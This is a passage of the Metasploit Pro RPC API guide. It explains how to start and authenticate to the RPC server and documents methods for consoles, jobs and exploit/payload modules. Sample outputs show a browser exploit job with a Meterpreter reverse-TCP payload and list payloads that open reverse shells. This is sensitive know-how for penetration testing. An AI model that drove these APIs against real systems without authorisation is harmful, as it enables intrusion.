Metasploit Pro

RPC API Guide

TOC

Revision History

Revision date	Description
September 07, 2015	Created guide.
December 05, 2016	Fixed broken links to Pro handlers.

RPC API

The RPC API enables you to programmatically drive the Metasploit Framework and commercial products using HTTP-based remote procedure call (RPC) services. An RPC service is a collection of message types and remote methods that provide a structured way for external applications to interact with web applications. You can use the RPC interface to locally or remotely execute Metasploit commands to perform basic tasks like run modules, communicate with the database, interact with sessions, export data, and generate reports.

The Metasploit products are written primarily in Ruby, which is the easiest way to use the remote API. However, in addition to Ruby, any language with support for HTTPS and MessagePack, such as Python, Java, and C, can be used to take advantage of the RPC API.

Starting the RPC Server

Before you can use the RPC interface, you must start the RPC server. There are a couple of ways that you can start the server depending on the Metasploit product you are using. Choose the appropriate method below.

Starting the RPC Server for Metasploit Pro

With a standard Metasploit Pro installation, the service is listening at 0.0.0.0:3790 with SSL. The SSL certificate is self-signed, however you can exchange it for a root-signed certificate as necessary.

If you are running a development environment, the service is listening at 127.0.0.1:50505 with SSL disabled.

Starting the RPC Server for the Metasploit Framework Using MSGRPC

If you are using the Metasploit Framework, you can load the msgrpc plugin to start the server. The msgrpc plugin provides a MessagePack interface that spawns a listener on a defined port and allows you to issue remote commands so you can facilitate interactions with Metasploit.

To use the msgrpc plugin, you need to launch msfconsole and run the following command:

```
msf > load msgrpc
```

If all goes well, you'll see the following response, which tells you the IP address, username, and password you can use to connect to the msgrpc server:

```
  [*] MSGRPC Service: 127.0.0.1:55552
  [*] MSGRPC Username: msf
  [*] MSGRPC Password: abc123
  [*] Successfully loaded plugin: msgrpc
```

Since no options were specified, the default address (127.0.0.1), default port (55552), and random credentials were used. SSL is disabled by default. If you want to customize these settings, you can supply the following options with the load command to define the address, port, username, and password that can be used to connect to the server:

- **ServerHost** : The local hostname that the server listens on.
- **ServerPort**: The local port that the server listens on.
- **User**: The username to access the server.
- **Pass**: The password to access the server. The password must be enclosed in single quotes.
- **SSL**: Enables or disables SSL on the RPC socket. Set this value to true or false.

For example, if you want to connect to the server with user/pass123, you can enter the following command:

```
  msf > load msgrpc ServerHost=192.168.1.0 ServerPort=55553 User=user Pass='pass123'
```

Which returns the following response:

```
  [*] MSGRPC Service: 192.168.1.0:55553
  [*] MSGRPC Username: user
  [*] MSGRPC Password: pass123
  [*] Successfully loaded plugin: msgrpc
```

Starting the RPC Server for the Metasploit Framework Using MSFRPCD

Another way to start the server is to use the msfrpcd tool, which enables the server to listen on a particular port and provide clients that connect to it with an RPC interface to the Metasploit Framework.

You'll need to cd into your framework directory, if you're a Framework user, or `metasploit/apps/pro/msf3` directory if you are a Pro user, and run the following command:

```
  # ruby msfrpcd -U <username> -P <username> -f
```

You can supply the following arguments:

- **-a <opt>**: The local hostname that the server listens on.
- **-p <opt>**: The local port that the server listens on.
- **-U <opt>**: The username to access the server.
- **-P <opt>**: The password to access the server.
- **-S**: Enables or disables SSL on the RPC socket. Set this value to true or false. SSL is on by default.
- **-f**: Runs the daemon in the foreground.

For example, if you want to connect to the local server with 'user/pass123', you can enter the following command:

```
# ruby msfrpcd -U user -P pass123
```

Which returns the following response:

```
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC ready at 2015-06-04 10:32:08 -0700.
```

Connecting to the RPC Server

Now that the RPC server is up and running, you can connect to it using either the msfrpc-client gem or the msfrpc utility, depending on how you set up your server.

Connecting with the MSFRPC Login Utility

The msfrpc login utility enables you to connect to RPC server through msfrpcd. If you started the server using the msfrpcd tool, cd into your framework directory, if you're a Framework user, or `metasploit/apps/pro/msf3` directory if you are a Pro user, and run the following command to connect to the server:

```
# ruby msfrpc -U <username> -P <pass> -a <ip address>
```

You can provide the following options:

- **- P <opt>**: The password to access msfrpcd.
- **- S**: Enables or disables SSL on the RPC socket. Set this value to true or false. SSL is on by default.
- **-U <opt>**: The username to access msfrpcd.
- **-a <opt>**: The address msfrpcd runs on.
- **-p <opt>**: The port the msfrpc listens on. The default port is 55553.

For example, if you want to connect to the local server, you can enter the following command:

```
# ruby msfrpc -U user -P pass123 -a 0.0.0.0
```

Which returns the following response:

```
[*] exec: ruby msfrpc -U user -P pass123 -a 0.0.0.0

[*] The 'rpc' object holds the RPC client interface
[*] Use rpc.call('group.command') to make RPC calls
```

Connecting with the Metasploit RPC Client Gem

If you do not have Metasploit Pro or the Metasploit Framework installed on your client machine, you can use the Metasploit RPC client gem to connect to the RPC server. The gem provides a client to access the Metasploit Pro RPC service and depends on librex and MessagePack.

In order to install the msfrpc-client gem, the client must be running Ruby 2.0+.

The first thing you need to do is install librex. Due to the size of the librex documentation, it is suggested that you install librex separately first without the built-in documentation using the following command:

```
# gem install librex --no-rdoc --no-ri
```

If the gem is installed successfully, you'll see the following:

```
Successfully installed librex-0.0.999
1 gem installed
```

After you install librex, you are ready to install the msfrpc-client gem. To install the gem, run the following command:

```
# gem install msfrpc-client
```

If the gem is installed successfully, you'll see the following:

```
Successfully installed msfrpc-client-1.0.3
Parsing documentation for msfrpc-client-1.0.3
Done installing documentation for msfrpc-client after 5 seconds
1 gem installed
```

After the gem has been installed, the msfrpc-client library becomes available. Two example files, msfrpc_irb.rb msfrpc_pro_report.rb, are installed along with the gem. The following commands can be used view the examples:

```
# cd `gem env gemdir`/gems/msfrpc-client-*/examples
# ls
msfrpc_irb.rb msfrpc_pro_report.rb
```

The msfrpc_irb.rb script is a good starting point for using the API. This script, along with msfrpc_pro_ report.rb, use a standard option parsing mechanism exposed by the Ruby gem, which allows for you to connect to the RPC service.

For a standard Metasploit Pro installation, the only options you need to specify are the host and either a username and password or an authentication token. The example below authenticates to the local Metasploit Pro instance using the user account you set up for the RPC server:

```
# ruby ./msfrpc_irb.rb --rpc-user user --rpc-pass pass123
[*] The RPC client is available in variable 'rpc'
[*] Successfully authenticated to the server
[*] Starting IRB shell...
>>
```


You can provide the following command line options to configure the RPC destination. To view the options, run `msfrpc_irb.rb` with the `--rpc-help` option, as shown below:

```
# ./msfrpc_irb.rb --rpc-help

Usage: ./msfrpc_irb.rb [options]

RPC Options:
--rpc-host HOST
--rpc-port PORT
--rpc-ssl <true|false>
--rpc-uri URI
--rpc-user USERNAME
--rpc-pass PASSWORD
--rpc-token TOKEN
--rpc-config CONFIG-FILE
--rpc-help
```

The username and password options can either correspond to the credentials you set up for the server through the msgrpc plugin or a Metasploit Pro user account. As an alternative to a Metasploit Pro account, you can use an authentication token instead.

Generating an API Token

To generate an API key, you can log in to the Metasploit Pro web interface (https://localhost:3790) and select **Administration > Global Settings**. When the Global Settings page appears, click on the **API Keys** tab and then click the **Create an API key** button. The form will require that you provide a key name for the API token. After you provide a name, click the **Create** button to generate the token.



Token

Key name*: some key name

Authentication token*: f7ecdc0267edf7b1268fa349e6da3d02

An important consideration with the msfrpc-client library is that the authentication token is automatically passed into each method call for you, so when calling an API function such as "core.version", you do not need to specify the token as the first parameter. For example, the following code works as expected:

```
>> rpc.call("core.version")
=> {"version"=>"4.0.0-release", "ruby"=>"1.9.2 x86_64-linux 2010-04-28",
"api"=>"1.0"}
```

Connecting with a YAML File

Instead of manually inputting the configuration settings each time you connect to the RPC service, you can store the configuration settings in a YAML file. The YAML file maps the command line options to the appropriate values and enables you to point to the file using the `--rpc-config` option.

The configuration file must contain the following content:

```
options:
    host: server
    port: 3790
    user: username
    pass: password
    token: token
    ssl: true
    uri: /api/1.0
```

The following is an example of a YAML file:

```
options:
    host: 0.0.0.0
    port: 3790
    user: user
    pass: pass123
    token: 1234567890
    ssl: true
    uri: /api/1.0
```

For example, to point to the YAML file, you can enter something like:

```
# ruby ./msfrpc_irb.rb --rpc-config ./sample.yml
```

Connecting with the Process Environment

You can also use the process environment to set these options. The environment is only considered if the command line options are not specified.

The corresponding environment variable names are:

- MSFRPC_HOST
- MSFRPC_PORT
- MSFRPC_USER
- MSFRPC_PASS
- MSFRPC_TOKEN
- MSFRPC_SSL
- MSFRPC_URI
- MSFRPC_CONFIG

Calling an API

To call an API:

```
rpc.call("pro.about")
```

In the example, 'pro' is name of the handler and 'about' is the method name.

Framework Handlers

Handlers include 'core', 'auth', 'console', 'module', 'session', 'plugin', 'job', and 'db'.

To view the APIs available in the Metasploit Framework, go here.

To see where the Framework handlers are registered, go here.

Pro Handlers

Handlers include 'pro'.

To view the APIs available in Metasploit Pro, go to the following directory: `/path/to/metasploit/pro/engine/rpc`.

To see where Pro handlers are registered, go to the following file, `/path/to/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-<version>/lib/msf/core/services.rb`, and find line 50.

Setting up a Client to Make an API Call

The following example shows how you can set up a client to make an API call:

```
# Set up client

require_relative 'metasploit_rpc_client'
client = MetasploitRPCClient.new(host:host, token:api_token, ssl:false, port:50505)
```

Authentication

Access to the Metasploit API is controlled through authentication tokens. An authentication is typically a randomly generated 32-byte string, but may be created ad-hoc as well. These tokens come in two forms; temporary and permanent.

A temporary token is returned by the API call auth.login, which consults an internal list of valid usernames and passwords. If a correct username and password is supplied, a token is returned that is valid for 5 minutes. This token is automatically extended every time it is used to access an API method. If the token is not used for 5 minutes, another call to auth.login must be made to obtain a new token.

A permanent token acts as an API key that does not expire. Permanent tokens are stored in the database backend (api_keys table) when a database is available and in memory otherwise. There are two ways to create a new permanent token through the API. The first method is to authenticate using a valid login, then using the temporary token to call the auth.token_generate method. This will create a permanent token either in the database backend or in-memory, depending on the whether a database is present.

The Metasploit Framework RPC server requires a username and password to be specified. This username and password combination can be used with the auth.login API to obtain a temporary token that will grant access to the rest of the API.

Metasploit Pro, by contrast, generates a permanent authentication token on startup and store this token in a file named <install>/apps/pro/engine/tmp/service.key. The Metasploit Pro interface provides the ability to manage permanent authentication tokens through the web interface.

The sequence below demonstrates the use of the auth.login API to obtain a token and the subsequent use of this token to call the core.version API.

Client:

```
["auth.login", "username", "password"]
```

Server:

```
{ "result" => "success", "token" => "a1a1a1a1a1a1a1a1" }
```

Client:

```
["core.version", "a1a1a1a1a1a1a1a1"]
```

Server:

```
{
"version" => "4.0.0-release",
"ruby" => "1.9.1 x86_64-linux 2010-01-10"
}
```

Making a Request

Client requests are encapsulated in a standard HTTP POST to a specific URI, typically "/api" or "/api/1.0". This POST request must have the Content-Type header specified as "binary/message-pack", with the body of the request containing actual RPC message.

A sample request is shown below:

```
POST /api/1.0 HTTP/1.1
Host: RPC Server
Content-Length: 128
Content-Type: binary/message-pack
<128 bytes of encoded data>
```

Understanding Server Responses

Server responses are standard HTTP replies. The HTTP status code indicates the overall result of a particular request. The meaning of each status code is listed below:

- 200: The request was successfully processed
- 500: The request resulted in an error

- 401: The authentication credentials supplied were not valid
- 403: The authentication credentials supplied were not granted access to the resource
- 404: The request was sent to an invalid URI

In all circumstances except for a 404 result, the detailed response will be included in the message body.

The response content-type will always be "binary/message-pack" with the exception of the 404 response format, in which case the body may contain a HTML document.

A sample response is shown below

```
HTTP/1.1 200 OK
Content-Length: 1024
Content-Type: binary/message-pack
<1024 bytes of encoded data>
```

Encoding Requests and Responses

All requests and responses use the MessagePack encoding (http://www.msgpack.org/). This encoding provides an efficient, binary-safe way to transfer nested data types. MessagePack provides implementations for many different languages, all under the Apache open source license.

The MessagePack specification is limited to a small set of data types. For this reason, non-native types, such as dates, are represented as integers or strings. Since MessagePack treats strings as binary character arrays, special care needs to be taken when using this encoding with Unicode-friendly languages. For example, in Java, strings used in requests and decoded from responses should always use the byte arrays type.

An example of a MessagePack encoded array is shown below:

```
["ABC", 1, 2, 3].to_msgpack()
⇨ "\x94\xA3\x41\x42\x43\x01\x02\x03"
```

Encoding Requests

Requests are formatted as MessagePack encoded arrays. The specific form is ["MethodName", "Parameter1", "Parameter2", …].

With the exception of the authentication API, all methods expect an authentication token as the second element of the request array, with the rest of the parameters defined by the specific method. Although most methods use strings and integers for parameters, nested arrays and hashes may be supplied as well.

Methods that accept a list of items as input typically expect these as a single parameter consisting of an array of elements and not a separate parameter for each element. Some methods may accept a parameter consisting of a hash that contains specific options.

A call to an authentication method may take the following form:

```
["auth.login", "username", "password"]
```

A call to a version method may take the following form:

```
["core.version", "<token>"]
```

A call to a more complex method may take the following form:

```
["modules.search", "<token>", {
"include" => ["exploits", "payloads"],
"keywords" => ["windows"],
"maximum" => 200
} ]
```

Encoding Responses

Responses use the same MessagePack encoding as requests and are always returned in the form of a hash, also known as a dictionary. If this hash contains an "error" element with the value of true, additional information about the error will be present in the hash fields, otherwise, the hash will contain the results of the API call.

A sample successful response is shown below:

```
{
"version" => "4.0.0-release",
"ruby" => "1.9.1 x86_64-linux 2010-01-10"
}
```

A sample error response is shown below:

```
{
"error" => true,
"error_class" => "ArgumentError",
"error_message" => "Unknown API Call"
}
```

A sample successful response with nested data is shown below:

```
{
"name" => "Microsoft Server Service Stack Corruption",
"description" => "This module exploits a parsing flaw…",
"license" => "Metasploit Framework License (BSD)",
"filepath" => "/modules/exploits/windows/smb/ms08_067_netapi.rb",
"version" => "12540",
"rank" => 500,
"references" =>
[
["CVE", "2008-4250"],
["OSVDB", "49243"],
["MSB", "MS08-067"]
],
"authors" =>
[
"hdm <hdm@metasploit.com>",
"Brett Moore <brett.moore@insomniasec.com>",
],
"targets" =>
{
0 => "Automatic Targeting",
1 => "Windows 2000 Universal",
2 => "Windows XP SP0/SP1 Universal",
3 => "Windows XP SP2 English (NX)",
4 => "Windows XP SP3 English (NX)"
}
"default_target" => 0
```

Versioning API Endpoints

The last parameter in the API URL is the requested version number. To prepare your code for future versions it is recommended that you append "/1.0" or whatever version of this API you have tested against. A request for the bare API URL without a version number will result in the latest version of the API being used to handle the request. For example, the request below will request that version 1.1 of the API should be used.

```
POST /api/1.1 HTTP/1.1
Host: RPC Server
Content-Length: 128
Content-Type: binary/message-pack
<128 bytes of encoded data>
```

Standard API Methods Reference

The API methods below are available across all editions of the Metasploit product. All API functions use the naming convention '<group>.<method>'. All product editions share the basic API groups defined in the Metasploit Framework. Metasploit Pro provides a number of additional APIs for accessing the Pro features. For more information on the Pro APIs, see the Pro API Methods Reference.

For more insight on the standard APIs, check out the online developer documentation.

Authentication

The authentication API provides methods for logging in and managing authentication tokens. The only API that can be accessed without a valid authentication token is auth.login, which in turn returns a token.

All API users are treated as administrative users and can trivially gain access to the underlying operating system. For this reason, you should always protect API keys as if they granted root access to the system on which Metasploit is running.

auth.login

The auth.login method allows a username and password to be supplied which in turn grants the caller with a temporary authentication token. This authentication token expires 5 minutes after the last request made with it.

Syntax

```
auth.login(String: Username, String: Password)
```

Successful Request Example

Client:

```
[ "auth.login", "MyUserName", "MyPassword"]
```

Server:

```
{ "result" => "success", "token" => "a1a1a1a1a1a…" }
```

Unsuccessful Request Example

Client:

```
[ "auth.login", "MyUserName", "BadPassword"]
```

Server:

```
{
    "error" => true,
    "error_class" => "Msf::RPC::Exception",
    "error_message" => "Invalid User ID or Password"
}
```

auth.logout (String: LogoutToken)

The auth.logout method will remove the specified token from the authentication token list. Note that this method can be used to disable any temporary token, not just the one used by the current user. This method will still return "success" when a permanent token is specified, but the permanent token will not be removed.

Successful Request

Client:

```
[ "auth.logout", "<token>", "<LogoutToken>"]
```

Server:

```
{ "result" => "success" }
```

Unsuccessful Request

Client:

```
[ "auth.logout", "<token>", "BadToken"]
```

Server:

```
{
    "error" => true,
    "error_class" => "Msf::RPC::Exception",
    "error_message" => "Invalid Authentication Token"
}
```

auth.token_add (String: NewToken)

The auth.token_add will add an arbitrary string as a valid permanent authentication token. This token can be used for all future authentication purposes. This method will never return an error, as collisions with an existing token of the same name will be ignored.

Client:

```
  [ "auth.token_add", "<token>", "<NewToken>"]
```

Server:

```
  { "result" => "success" }
```

auth.token_generate

The auth.token_generate method will create a random 32-byte authentication token, add this token to the authenticated list, and return this token to the caller. This method should never return an error if called with a valid authentication token.

Client:

```
  [ "auth.token_generate", "<token>"]
```

Server:

```
  { "result" => "success", "token" => "a1a1a1a1a1a…" }
```

auth.token_list

The auth.token_list method will return an array of all tokens, including both temporary tokens stored in memory and permanent tokens, stored either in memory or in the backend database. This method should never return an error if called with a valid authentication token.

Client:

```
  [ "auth.token_list", "<token>"]
```

Server:

```
  { "tokens" => [ "token1", "token2", "token3" ] }
```

auth.token_remove (String: TokenToBeRemoved)

The auth.token_remove method will delete a specified token. This will work for both temporary and permanent tokens, including those stored in the database backend. This method should never return an error if called with a valid authentication token.

Client:

```
  [ "auth.token_remove", "<token>", "<TokenToBeRemoved>"]
```

Server:

```
  { "result" => "success" }
```

Core

The core API provides methods for managing global variables in the framework object, saving the current configuration to disk, manipulating the module load paths, reloading all modules, managing background threads, and retrieving the server version.

core.add_module_path (String: Path)

This method provides a way to add a new local file system directory (local to the server) as a module path. This can be used to dynamically load a separate module tree through the API. The path must be accessible to the user ID running the Metasploit service and contain a top-level directory for each module type (exploits, nop, encoder, payloads, auxiliary, post). Module paths will be immediately scanned for new modules and modules that loaded successfully will be immediately available. Note that this will not unload modules that were deleted from the file system since previously loaded (to remove all deleted modules, the core.reload_modules method should be used instead). This module may raise an error response if the specified path does not exist.

Client:

```
  [ "core.add_module_path", "<token>", "<Path>"]
```

Server:

```
  {
      'exploits' => 800,
      'auxiliary' => 300,
      'post' => 200,
      'encoders' => 30,
      'nops' => 25,
        'payloads' => 250
    }
```

core.module_stats

This method returns the number of modules loaded, broken down by type.

Client:

```
    [ "core.module_stats", "<token>"]
```

Server:

```
    {
        'exploits' => 800,
        'auxiliary' => 300,
        'post' => 200,
        'encoders' => 30,
        'nops' => 25,
        'payloads' => 250
    }
```

core.reload_modules

This method provides a way to dump and reload all modules from all configured module paths. This is the only way to purge a previously loaded module that the caller would like to remove. This method can take a long time to return, up to a minute on slow servers.

Client:

```
    [ "core.reload_modules", "<token>"]
```

Server:

```
    {
        'exploits' => 800,
        'auxiliary' => 300,
        'post' => 200,
        'encoders' => 30,
        'nops' => 25,
        'payloads' => 250
    }
```

core.save

This method causes the current global datastore of the framework instance to be stored to the server's disk, typically in ~/.msf3/config. This configuration will be loaded by default the next time Metasploit is started by that user on that server.

Client:

```
  [ "core.save", "<token>" ]
```

Server:

```
  { "result" => "success" }
```

core.setg (String: OptionName, String: OptionValue)

This method provides a way to set a global datastore value in the framework instance of the server. Examples of things that can be set include normal globals like LogLevel, but also the fallback for any modules launched from this point on. For example, the Proxies global option can be set, which would indicate that all modules launched from that point on should go through a specific chain of proxies, unless the Proxies option is specifically overridden for that module.

Client:

```
  [ "core.setg", "<token>", "<OptionName>", "<OptionValue>"]
```

Server:

```
      { "result" => "success" }
```

core.unsetg (String: OptionName)

This method is the counterpart to core.setg in that it provides a way to unset (delete) a previously configured global option.

Client:

```
  [ "core.unsetg", "<token>", "<OptionName>" ]
```

Server:

```
  { "result" => "success" }
```

core.thread_list

This method will return a list the status of all background threads along with an ID number that can be used to shut down the thread.

Client:

```
  [ "core.thread_list", "<token>"]
```

Server:

```
  {
  0 =>
  {
      "status" => "sleep",
      "critical" => true,
      "name" => "SessionScheduler-1",
      "started" => "2011-05-29 15:36:03 -0500"
      },
      1 =>
      {
      "status" => "sleep",
      "critical" => true,
      "name" => "SessionScheduler-2",
      "started" => "2011-05-29 15:36:03 -0500"
  }
  }
```

core.thread_kill (Integer: ThreadID)

This method can be used to kill an errant background thread. The ThreadID should match what was returned by the core.thread_list method. This method will still return success even if the specified thread does not exist.

Client:

```
  [ "core.thread_kill", "<token>", "<ThreadID>"]
```

Server:

```
  { "result" => "success" }
```

core.version

This method returns basic version information about the running framework instance, the Ruby interpreter, and the RPC protocol version being used.

Client:

```
  [ "core.version", "<token>"]
```

Server:

```
  {
      "version" => "4.0.0-release",
      "ruby" => "1.9.1 x86_64-linux 2010-01-10",
      "api" => "1.0"
  }
```

core.stop

This method will result in the immediate shutdown of the Metasploit server. This should only be used in extreme cases where a better control mechanism is unavailable. Note that the caller may not even receive a response, depending on how fast the server is killed.

Client:

```
  [ "core.stop", "<token>"]
```

Server:

```
  { "result" => "success" }
```

Console

The Console API provides the ability to allocate and work with the Metasploit Framework Console. In addition to being able to send commands and read output, these methods expose the tab completion backend as well being able to detach from and kill interactive sessions. Note that consoles provide the ability to do anything a local Metasploit Framework Console user may do, including running system commands.

console.create

The console.create method is used to allocate a new console instance. The server will return a Console ID ("id") that is required to read, write, and otherwise interact with the new console. The "prompt" element in the return value indicates the current prompt for the console, which may include terminal sequences. Finally, the "busy" element of the return value determines whether the console is still processing the last command (in this case, it always be false). Note that while Console IDs are currently integers stored as strings, these may change to become alphanumeric strings in the future. Callers should treat Console IDs as unique strings, not integers, wherever possible.

Client:

```
[ "console.create", "<token>"]
```

Server:

```
{
    "id" => "0",
    "prompt" => "msf > ",
    "busy" => false
}
```

console.destroy (String: ConsoleID)

The console.destroy method deletes a running console instance by Console ID. Consoles should always be destroyed after the caller is finished to prevent resource leaks on the server side. If an invalid Console ID is specified, the "result" element will be set to the string "failure" as opposed to "success".

Client:

```
[ "console.destroy", "<token>", "ConsoleID"]
```

Server:

```
{ "result" => "success" }
```

console.list

The console.list method will return a hash of all existing Console IDs, their status, and their prompts.

Client:

```
[ "console.list", "<token>"]
```

Server:

```
{
"0" => {
    "id" => "0",
    "prompt" => "msf exploit(\x01\x02\x01\x02handler\x01\x02) > ",
    "busy" => false
    },
"1" => {
    "id" => "1",
    "prompt" => "msf > ",
    "busy" => true
    }
}
```

console.write (String: ConsoleID, String: Data)

The console.write method will send data to a specific console, just as if it had been typed by a normal user. This means that most commands will need a newline included at the end for the console to process them properly.

Client:

```
[ "console.write", "<token>", "0", "version\n"]
```

Server:

```
{ "wrote" => 8 }
```

console.read (String: ConsoleID)

The console.read method will return any output currently buffered by the console that has not already been read. The data is returned in the raw form printed by the actual console. Note that a newly allocated console will have the initial banner available to read.

Client:

```
[ "console.read", "<token>", "0"]
```

Server:

```
{
    "data" => "Framework: 4.0.0-release.14644[..]\n",
    "prompt" => "msf > ",
    "busy" => false
}
```

console.session_detach (String: ConsoleID)

The console.session_detach method simulates the user using the Control+Z shortcut to background an interactive session in the Metasploit Framework Console. This method can be used to return to the main Metasploit prompt after entering an interactive session through a "sessions –i" console command or through an exploit.

Client:

```
  [ "console.session_detach", "<token>", "ConsoleID"]
```

Server:

```
  { "result" => "success" }
```

console.session_kill (String: ConsoleID)

The console.session_kill method simulates the user using the Control+C shortcut to abort an interactive session in the Metasploit Framework Console. This method should only be used after a "sessions –i" command has been written or an exploit was called through the Console API. In most cases, the session API methods are a better way to session termination, while the console.session_detach method is a better way to drop back to the main Metasploit console.

Client:

```
  [ "console.session_kill", "<token>", "ConsoleID"]
```

Server:

```
  { "result" => "success" }
```

console.tabs (String: ConsoleID, String: InputLine)

The console.tabs command simulates the user hitting the tab key within the Metasploit Framework Console. This method will take a current line of input and return the tab completion options that would be available within the interactive console. This allows an API caller to emulate tab completion through this interface. For example, setting the InputLine to "hel" for a newly allocated console returns a single element array with the option "help".

Client:

```
  [ "console.tabs", "<token>", "ConsoleID", "InputLine"]
```

Server:

```
{ "tabs" => [ "option1", "option2", "option3" }
```

Jobs

The Jobs API provides methods for listing jobs, obtaining more information about a specific job, and killing specific jobs. These methods equate the "jobs" command in the Metasploit Framework Console are typically used to manage background modules.

job.list

The job.list method will return a hash, keyed by Job ID, of every active job. The Job ID is required to terminate or obtain more information about a specific job.

Client:

```
[ "job.list", "<token>"]
```

Server:

```
{ "0" => "Exploit: windows/browser/ms03_020_ie_objecttype" }
```

job.info (String: JobID)

The job.info method will return additional data about a specific job. This includes the start time and complete datastore of the module associated with the job.

Client:

```
[ "job.info", "<token>", "JobID"]
```

Server:

```
{
"jid" => 0,
"name" => "Exploit: windows/browser/ms03_020_ie_objecttype",
"start_time" => 1306708444,
"uripath" => "/aHdzfE1i3v",
"datastore" => {
    "EnableContextEncoding" => false,
    "DisablePayloadHandler" => false,
    "SSL" => false,
    "SSLVersion" => "SSL3",
    "SRVHOST" => "0.0.0.0",
    "SRVPORT" => "8080",
    "PAYLOAD" => "windows/meterpreter/reverse_tcp",
    "LHOST" => "192.168.35.149",
    "LPORT"=>"4444"
    }
}
```

job.stop (String: JobID)

The job.stop method will terminate the job specified by the Job ID.

Client:

```
    [ "job.stop", "<token>", "JobID"]
```

Server:

```
    { "result" => "success" }
```

Modules

The Modules API provides the ability to list modules, enumerate their options, identify compatible payloads, and actually run them. All module types share the same API group and the module type is passed in as a parameter when the request would be ambiguous otherwise.

module.exploits

The module.exploits method returns a list of all loaded exploit modules in the framework instance. Note that the "exploit/" prefix is not included in the path name of the return module.

Client:

```
    [ "module.exploits", "<token>" ]
```

Server:

```
    { "modules" => [
        "linux/pop3/cyrus_pop3d_popsubfolders",
        "linux/ids/snortbopre",
        […]
        ]
    }
```

module.auxiliary

The module.auxiliary method returns a list of all loaded auxiliary modules in the framework instance. Note that the "auxiliary/" prefix is not included in the path name of the return module.

Client:

```
  [ "module.auxiliary", "<token>" ]
```

Server:

```
  { "modules" => [
      "pdf/foxit/authbypass",
      "admin/motorola/wr850g_cred",
      "admin/oracle/post_exploitation/win32exec"
      […]
      ]
  }
```

module.post

The module.post method returns a list of all loaded post modules in the framework instance. Note that the "post/" prefix is not included in the path name of the return module.

Client:

```
  [ "module.post", "<token>" ]
```

Server:

```
  { "modules" => [
      "multi/gather/env",
      "windows/escalate/bypassuac",
      […]
      ]
  }
```

module.payloads

The module.payloads method returns a list of all loaded payload modules in the framework instance. Note that the "payload/" prefix is not included in the path name of the return module.

Client:

```
  [ "module.payloads", "<token>" ]
```

Server:

```
{ "modules" => [
    "linux/armle/exec",
    "linux/armle/shell_reverse_tcp",
    […]
    ]
}
```

module.encoders

The module.encoders method returns a list of all loaded encoder modules in the framework instance. Note that the "encoder/" prefix is not included in the path name of the return module.

Client:

```
[ "module.encoders", "<token>" ]
```

Server:

```
{ "modules" => [
    "mipsbe/longxor",
    "sparc/longxor_tag",
    […]
    ]
}
```

module.nops

The module.nops method returns a list of all loaded nop modules in the framework instance. Note that the "nop/" prefix is not included in the path name of the return module.

Client:

```
[ "module.nops", "<token>" ]
```

Server:

```
{ "modules" => [
    "armle/simple",
    "sparc/random",
    […]
    ]
}
```

module.info (String: ModuleType, String: ModuleName)

The module.info method returns a hash of detailed information about the specified module. The ModuleType should be one "exploit", "auxiliary", "post", "payload", "encoder", and "nop". The ModuleName can either include module type prefix ("exploit/") or not.

Client:

```
[ "module.info", "<token>", "ModuleType", "ModuleName" ]
```

Server:

```
{
    "name" => "SPARC NOP generator",
    "description" => "SPARC NOP generator",
    "license" => "Metasploit Framework License (BSD)",
    "filepath" => "<msf>/modules/nops/sparc/random.rb",
    "version" => "10394",
    "rank" => 300,
    "references" => [],
    "authors" => [ "vlad902 <vlad902@gmail.com>" ]
}
```

module.options (String: ModuleType, String: ModuleName)

The module.options method returns a hash of datastore options for the specified module. The ModuleType should be one "exploit", "auxiliary", "post", "payload", "encoder", and "nop". The ModuleName can either include module type prefix ("exploit/") or not.

Client:

```
[ "module.options", "<token>", "ModuleType", "ModuleName" ]
```

Server:

```
{
"SSL"=> {
    "type" => "bool",
    "required" => false,
    "advanced" => true,
    "evasion" => false,
    "desc" => "Negotiate SSL for outgoing connections",
    "default" => false
    },
"SSLVersion" => {
    "type" => "enum",
    "required" => false,
    "advanced" => true,
    "evasion" => false,
    "desc" => "Specify the version…",
    "default" => "SSL3",
    "enums" => [ "SSL2", "SSL3", "TLS1" ]
    }
}
```

module.compatible_payloads (String: ModuleName)

The module.compatible_payloads method returns a list of payloads that are compatible with the exploit module name specified.

Client:

```
    [ "module.compatible_payloads", "<token>", "ModuleName" ]
```

Server:

```
    {
    "payloads" => [
    "generic/debug_trap",
    "generic/shell_bind_tcp",
    "generic/shell_reverse_tcp"
    ]
    }
```

module.target_compatible_payloads (String: ModuleName, Integer: TargetIndex)

The module.target_compatible_payloads method is similar to the module.compatible_payloads method in that it returns a list of matching payloads, however, it restricts those payloads to those that will work for a specific exploit target. For exploit modules that can attack multiple platforms and operating systems, this is the method used to obtain a list of available payloads after a target has been chosen.

Client:

```
    [ "module.target_compatible_payloads", "<token>", "ModuleName", 1 ]
```

Server:

```
    {
        "payloads" => [
        "generic/debug_trap",
        "generic/shell_bind_tcp",
        "generic/shell_reverse_tcp"
        ]
    }
```

module.compatible_sessions (String: ModuleName }

The module.compatible_sessions method returns a list of payloads that are compatible with the post module name specified.

Client:

```
[ "module.compatible_sessions", "<token>", "ModuleName" ]
```

Server:

```
{ "sessions" => [
    "1",
    "2"
    ]
}
```

module.encode(String: Data, String: EncoderModule, Hash: Options)

The module.encode method provides a way to encode an arbitrary payload (specified as Data) with a specific encoder and set of options. The available options include:

- **format** - This option can be used to specify an output format, such as "exe", "vbs", or "raw".
- **badchars** - This option can be used to specify a list of raw bytes to avoid in the encoding.
- **platform** - This option can be used to set the operating system platform of the encoder.
- **arch** - This option can be used to set the architecture of the encoder.
- **ecount** - This option specifies the number of encoding passes to be done.

For "exe" format, the following additional options are available:

- **altexe** - The name of a specific executable template file to use for the output file.
- **exedir** - The name of an alternate directory of templates to consult for the output file.
- **inject** - A boolean indicating whether to inject the payload as new thread.

Client:

```
[ "module.encode", "<token>", "Data", "EncoderModule", {
